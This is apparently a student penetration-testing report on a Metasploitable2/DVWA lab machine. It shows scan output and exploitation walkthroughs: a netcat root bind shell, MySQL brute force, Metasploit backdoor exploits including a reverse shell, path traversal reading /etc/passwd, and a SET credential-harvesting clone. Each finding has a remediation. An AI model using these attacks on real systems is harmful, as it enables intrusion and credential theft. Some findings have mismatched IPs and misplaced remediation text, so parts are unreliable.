SRI LANKA INSTITUTE OF INFORMATION TECHNOLOGY

ASSIGNMENT 2

Penetration Testing Report

IE3022 – Applied Information Assurance

IT20023614
WIJESINGHE W.M.P.M

Table of Contents

Vulnerability Assessment and Penetrating Testing Report

Executive Summary

Metasploitable2 conducted a penetration test on a single host over the course of many days. The findings of the audit are detailed in this report, as are the risks they pose and the steps that should be taken to address them. All the vulnerabilities and their risk ratings were discovered.

There is a possibility that Metasplotable2 might be hacked. System weaknesses are clearly visible and may be exploited by criminals, terrorists, and other criminals. As a result of the system's complexity, all users will be affected. Remediation should be prioritized depending on the danger and work involved.

During the penetration testing, SecureX discovered online apps that had default credentials that might be used for data exfiltration. Unsupported Web Server Detection and Click jacking of vulnerable online applications were also discovered during the penetration testing of the web application.
Below is a list of all the different attack paths that were used throughout the penetration test.

- Identifying whether an attacker could penetrate the IT Systems of "Wayne Industries"
- Determining the impact of:
  – A security breach of confidentiality of private data belonging to "Wayne Industries"
  – Loss of availability considering internal infrastructure of "Wayne Industries"

Scope

Company Name: Wayne Industries
Penetration tests were conducted mostly on the metasplitable2 domain.

- Metasplotable2 IP – 192.168. 56.111
- Metasplotable2 (DVWA Web Application) IP – 192.168. 56.111

Assumptions: Hear I took Metasplotable2 (DVWA Web Application) machine as Wayne Industries computer system.

Methods

Nmap, Burp Suite, Metasploit Framework, Kali Linux penetration testing tools, and automated vulnerability analysis by Nessus were utilized for vulnerability assessment and penetration testing. Information gathering, threat modeling, exploitation, and reporting were among the standard methods used.

Abbreviations

ACL - Access Control List
URI - Uniform Resource Identifier
VA - Vulnerability Assessment
VAPT - Vulnerability Assessment and Penetration Test

Risk Rating

We categorize the risks considering their risk level.

Critical	High	Medium	Low

Critical	These problems may represent a serious risk to the safety of a facility. If an attacker can gain access to restricted application functionality, back-end infrastructure, or a significant amount of sensitive data (PII, financial information, operational information, trade secrets etc.), it can cause significant financial and reputational harm, as well as a potential privacy compliance violation of major proportions.
High	They represent a danger to security but have certain limits on how far they may be misused. "Restricted access to restricted application features, and/or backend infrastructure, or access to a limited quantity of sensitive data (PII; financial and operational data; trade secrets; etc.) and probable privacy compliance breach
Medium	These problems can only have a limited effect on the world in the short term. For medium security vulnerabilities, simple exploitations may not yet exist. It's possible to exploit medium-level security flaws to get access to restricted application functions, backend infrastructure, or sensitive data, but only with the help of additional security issues and substantial exploitation knowledge (PII, financial data, operational data, trade secrets, etc.).
Low	These problems constitute a low-level security danger. With the existing public and commercial exploitation technologies, direct exploitation may not be possible yet. It's conceivable, however, to exploit low-level security flaws in combination with other security issues to carry out an assault on the web application or the back-end infrastructure. Additionally, new exploits may raise the danger of low-level security concerns in the future.

Technical review

Information Gathering (Reconnaissance)


Network Scanning

We used “**netdiscover**” to figure out the IP address of the target computer in the initial round of information collecting.

```
3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.190.1   00:50:56:c0:00:01      1      60  VMware, Inc.
192.168.190.130 00:0c:29:eb:46:d3      1      60  VMware, Inc.
192.168.190.254 00:50:56:e8:b3:1a      1      60  VMware, Inc.
```

Service Enumeration

A service enumeration was done to the target by using Legion. The target's (IP - 192.168.56.111) default credentials have also been discovered.



Email and Subdomain Enumeration

The tool “**theHarvester**” may be used to gather emails, subdomains, and hosts that are relevant to the domain we are scanning.

```
*******************************************************************
*  _   _                                                          *
* | |_| |__   ___    /\  /\__ _ _ __ __   _____ _ __ ___ _ __    *
* | '_ \| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \ '__/ __| '_ \   *
* | | | | | |  __/ / __  / (_| | |   \ V /  __/\__ \ || (__| | |  *
*  \_| |_|\___| \V /_/ \__,_|_|    \_/ \___|| ___/\___\___|_| |_|  *
*                                                                 *
* theHarvester 4.0.3                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************

[*] No IPs found.

[*] No emails found.

[*] No hosts found.
```

Net BIOS Enumeration

NetBIOS names may be found using the “**nbtscan**” utility. NetBIOS status queries are sent to each address in the provided range, and the results are shown in a fashion that is understandable to humans.

```
Doing NBT name scan for addresses from 192.168.190.130


NetBIOS Name Table for Host 192.168.190.130:

Incomplete packet, 335 bytes long.
Name             Service          Type
-----------------------------------------------
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
__MSBROWSE__   Master Browser
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections

Adapter address: 00:00:00:00:00:00
-----------------------------------------------
```

Nessus Vulnerability Scan

From this I identified there are 9 Critical vulnerabilities, 8 High Vulnerabilities, 25 Medium Vulnerabilities and 4 Low Vulnerabilities on Metasploitable2 machine

192.168.56.111

9	8	25	4	122
CRITICAL	HIGH	MEDIUM	LOW	INFO

Host Information

Netbios Name:	METASPLOITABLE
IP:	192.168.56.111
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Identified Critical and High vulnerabilities

Critical	134862 - Apache Tomcat AJP Connector Request Injection (Ghostcat)
Critical	51988 - Bind Shell Backdoor Detection
Critical	32314 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
Critical	32321 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
Critical	32321 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
Critical	33850 - Unix Operating System Unsupported Version Detection
Critical	34460 - Unsupported Web Server Detection
Critical	61708 - VNC Server 'password' Password
Critical	10203 - rexecd Service Detection
High	136808 - ISC BIND Denial of Service
High	136769 - ISC BIND Service Downgrade / Reflected DoS
High	42256 - NFS Shares World Readable
High	42873 - SSL Medium Strength Cipher Suites Supported (SWEET32)
High	20007 - SSL Version 2 and 3 Protocol Detection
High	90509 - Samba Badlock Vulnerability

Nmap (Network Mapper)

In this step, the nmap tool is used to detect open ports and their services, as well as the versions of those services running on those ports. In addition, this may be used to identify a target host's operating system (OS) through fingerprinting.

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-17 06:39 EDT
Nmap scan report for 192.168.190.130
Host is up (0.0047s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:EB:46:D3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.33 seconds
```

Exploitations

01	Open Root Bind Shell
Risk Level	**Critical**
Host	Metasploitable2 (192.168.56.111)
Observation & Risk	
According to the identifications, the Metasploitable2 host was running an open root bind shell listener. The bind shell utilized TCP port 1524. Metasploitable2's root shell listener was communicated with through Netcat. A bind shell listener indicates that a prior breach has occurred.	

```
1524/tcp open  bindshell   Metasploitable root shell
```

```
┌──(root💀Kali)-[~]
└─# nc -nv 192.168.56.111 1524
(UNKNOWN) [192.168.56.111] 1524 (ingreslock) open
root@metasploitable:/# whoami
root
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
```

Remediation
Removing the bindshell The Incident Response Plan should be activated if this is not permitted or anticipated.

02	Mysql_login Bruteforce Attack 11 12 16 17 18 -> ad
Risk Level	**Critical**
Host	Metasploitable2 (192.168.56.111)
Observation & Risk	

It was discovered that the MYSQL version recognized by Metasploit was an old one (5.0.5).Metasploit was eventually used to uncover and exploit the vulnerability, allowing brute force attacks against MySQL to proceed. As a consequence of this, the password less login for 'root' was discovered.

```
┌──(root💀Kali)-[~/AIA]
└─# cat password.txt
toor
asdfjkl;
msfadmin
password
pAssw0rd
```

```
msf6 auxiliary(scanner/mysql/mysql_version) > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > show options
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > use auxiliary/scanner/mysql/mysql_version
msf6 auxiliary(scanner/mysql/mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    3306             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/mysql/mysql_version) > set RHOSTS 192.168.56.111
RHOSTS => 192.168.56.111
msf6 auxiliary(scanner/mysql/mysql_version) > run

[+] 192.168.56.111:3306   - 192.168.56.111:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 192.168.56.111:3306   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) >
```

```
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /root/AIA/password.txt
PASS_FILE => /root/AIA/password.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.56.111
RHOSTS => 192.168.56.111
msf6 auxiliary(scanner/mysql/mysql_login) > set USER_FILE /root/AIA/users.txt
USER_FILE => /root/AIA/users.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set BRUTEFORCE_SPEED 3
BRUTEFORCE_SPEED => 3
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.56.111:3306   - 192.168.56.111:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.56.111:3306   - No active DB -- Credential data will not be saved!
[+] 192.168.56.111:3306   - 192.168.56.111:3306 - Success: 'root:'
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: user: (Incorrect: Access denied for user 'user'@'192.168.56.113' (using password: NO))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: msfadmin: (Incorrect: Access denied for user 'msfadmin'@'192.168.56.113' (using password: NO))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: msfadmin:toor (Incorrect: Access denied for user 'msfadmin'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: msfadmin:asdfjkl; (Incorrect: Access denied for user 'msfadmin'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: msfadmin:msfadmin (Incorrect: Access denied for user 'msfadmin'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: msfadmin:password (Incorrect: Access denied for user 'msfadmin'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: msfadmin:pAssw0rd (Incorrect: Access denied for user 'msfadmin'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: httpd: (Incorrect: Access denied for user 'httpd'@'192.168.56.113' (using password: NO))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: httpd:toor (Incorrect: Access denied for user 'httpd'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: httpd:asdfjkl; (Incorrect: Access denied for user 'httpd'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: httpd:msfadmin (Incorrect: Access denied for user 'httpd'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: httpd:password (Incorrect: Access denied for user 'httpd'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: httpd:pAssw0rd (Incorrect: Access denied for user 'httpd'@'192.168.56.113' (using password: YES))
[*] 192.168.56.111:3306   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Remediation

False login attacks may be mitigated by changing the default ports. On the MySQL server, we may also set up an SSL certificate. Restricting the number of unsuccessful logins

03	Open Root Bind Shell
Risk Level	**Critical**
Host	Metasploitable2 (192.168.56.111)

Observation & Risk

The VSFTPD download bundle contains a dangerous backdoor that this module takes use of. Between June 30 and July 1, 2011, the vsftpd-2.3.4.tar.gz archive included this backdoor, based on the most current information. It was decided to make use of the Metasploitable framework in this particular case.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.111
RHOSTS => 192.168.56.111
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD payload/cmd/unix/interact
PAYLOAD => cmd/unix/interact
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.111:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.111:21 - USER: 331 Please specify the password.
[+] 192.168.56.111:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.111:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.111:6200) at 2021-05-11 13:44:38 +0530

id
uid=0(root) gid=0(root)
whoami
root
```

Remediation

Because the vsftpd version 2.3.4 contains a backdoor, the only method to reduce this risk is to upgrade to the most recent vsftpd version.

04	
Risk Level	**Critical**
Host	Metasploitable2 (192.168.56.111)

Observation & Risk

The unreal ircd service uses port 6667 to connect to the internet. The service's most recent release is 3.2.8.1. There is a backdoor implemented in this version of the service, and if attackers interact with this backdoor by listing past security issues, they may further exploit this backdoor. This service may be exploited directly with the help of the Metasploit module. When using irc backdoors, the first thing that has to be done is to establish the IP address of the remote host. The payload that will be executed on the remote computer must then be specified. Using the payload cmd/unix/reverse, a shell is launched, and the attacker's IP address may be accessed.

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.113
LHOST => 192.168.56.113
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD payload/cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.56.113:4444
[*] 192.168.56.111:6667 - Connected to 192.168.56.111:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.111:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ZKNf4vzfdjQGSMdz;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ZKNf4vzfdjQGSMdz\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.113:4444 -> 192.168.56.111:33788) at 2021-05-11 14:53:16 +0530

which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/etc/unreal# whoami
whoami
root
root@metasploitable:/etc/unreal#
```

Remediation

Due to the fact that the backdoor has root-level access. Consequently, either this service's current version be upgraded, or the port should be shut down.

05	Weak Password on VNC Server
Risk Level	**Critical**
Host	Metasploitable2 (192.168.56.111)


Observation & Risk

In the Metasploitable host, a VNC server running on port 5900 was detected by the scans The VNC server password is well known and can be found in most password dictionaries. It was able to connect to the server and obtain a root shell using the password.

```
msf6 auxiliary(scanner/mysql/mysql_login) > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > options
```

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.56.111
RHOSTS => 192.168.56.111
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.56.111:5900   - 192.168.56.111:5900 - Starting VNC login sweep
[!] 192.168.56.111:5900   - No active DB -- Credential data will not be saved!
[+] 192.168.56.111:5900   - 192.168.56.111:5900 - Login Successful: :password
[*] 192.168.56.111:5900   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

```
┌──(root💀Kali)-[~]
└─# vncviewer 192.168.56.111
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```




Remediation

Change password for VNC server.

06	Brute Force Attack (BurpSuite)
Risk Level	**HIGH**
Host	Metasploitable2 (192.168.56.111)

Observation & Risk

Findings were made via a brute force attack against Burpsuite.



Remediation


Use two-factor authentication to prevent unauthorized access to your account.

After many unsuccessful login attempts, initiate account lockout.

Attackers will have a tougher time getting into the system if the default ports have been changed.

07	File Inclusion
Risk Level	**Medium**
Host	Metasploitable2 (192.168.56.111)
Observation & Risk	


Entering "http://192.168.80.134/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd" in the browser's address bar is an option. As the name implies, this is an iterative directory traverse. The number of '../' depends on the destination webserver's settings and location. Finally, the password data will be shown in its entirety.




Remediation
Avoid allowing file paths to be added directly if at all feasible. Consider using an index variable to pick from a restricted hard-coded path list. The API should only be accessible from a certain directory and its subdirectories. This prevents directory traversal attacks from taking place.

08	Credential Harvester Attack (SET)
Risk Level	**Medium**
Host	Metasploitable2 (192.168.56.111)
Observation & Risk	

Use the SET tool set to conduct a social engineering assault. Attacking a website using a site clone is the next step. It is then projected that the user would utilize the cloned log in page instead of the real log in accessible by creating a clone site dedicated to the DVWA login.






```
1) Web Templates
2) Site Cloner
3) Custom Import
```

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.30.7]:192.168.30.7
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.30.6/dvwa/login.php

[*] Cloning the website: http://192.168.30.6/dvwa/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a
website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```




```
192.168.30.2 - - [12/May/2021 00:56:27] "GET / HTTP/1.1" 200 -
192.168.30.2 - - [12/May/2021 00:56:27] "GET /favicon.ico HTTP/1.1" 404 -
192.168.30.2 - - [12/May/2021 00:56:45] "GET / HTTP/1.1" 200 -
192.168.30.2 - - [12/May/2021 00:56:45] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=admin
POSSIBLE PASSWORD FIELD FOUND: password=password
POSSIBLE USERNAME FIELD FOUND: Login=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.30.2 - - [12/May/2021 00:56:54] "POST /index.html HTTP/1.1" 302 -
```

Remediation
Organize educational workshops for workers. Keep a tight rein on the use of passwords.

09	Cleartext Protocols Are Used
Risk Level	**Medium**
Host	Metasploitable2 (192.168.56.111)
Observation & Risk	
Cleartext protocols like telnet, ftp and http are often used. An attacker may also intercept and sniff unencrypted communication if they have access to the LAN.	

Protocol	Port(s)
Telnet	23
FTP	21, 2121
HTTP	80, 8180
Rexecd	512
Rlogind	513
AJP13	8009

Remediation
Removing the bindshell The Incident Response Plan should be activated if this is not permitted or anticipated.

Conclusion

This paper demonstrates the weaknesses and essential suggestions for the target scope domains. Vulnerabilities are categorized into critical, high, medium, low, or informational severity levels. Furthermore, In the exploitation phase, show the potential attacks the adversary may use. In order to facilitate network traversal and further endanger the systems, an attacker would attempt to acquire access to the Domain Controllers. It is necessary to see the computer from the perspective of an attacker in order to identify potential risks.

Think of your computer as a black box that both passively and actively gathers data. Although I've employed automated scanners, their usefulness should not be the main consideration in selecting which issues we discover. These tests are less trustworthy than objective testing since the findings may be inaccurate, and the technique can be tainted by the outcomes. It is essential to maintain the system and network settings up to date so that the system and network can function reliably.

Risk Rating

The total risk to Wayne Industries as a consequence of the penetration test has been rated as Critical. However, when new vulnerabilities are discovered and commercially and publicly exploited, the threat landscape will continue to evolve.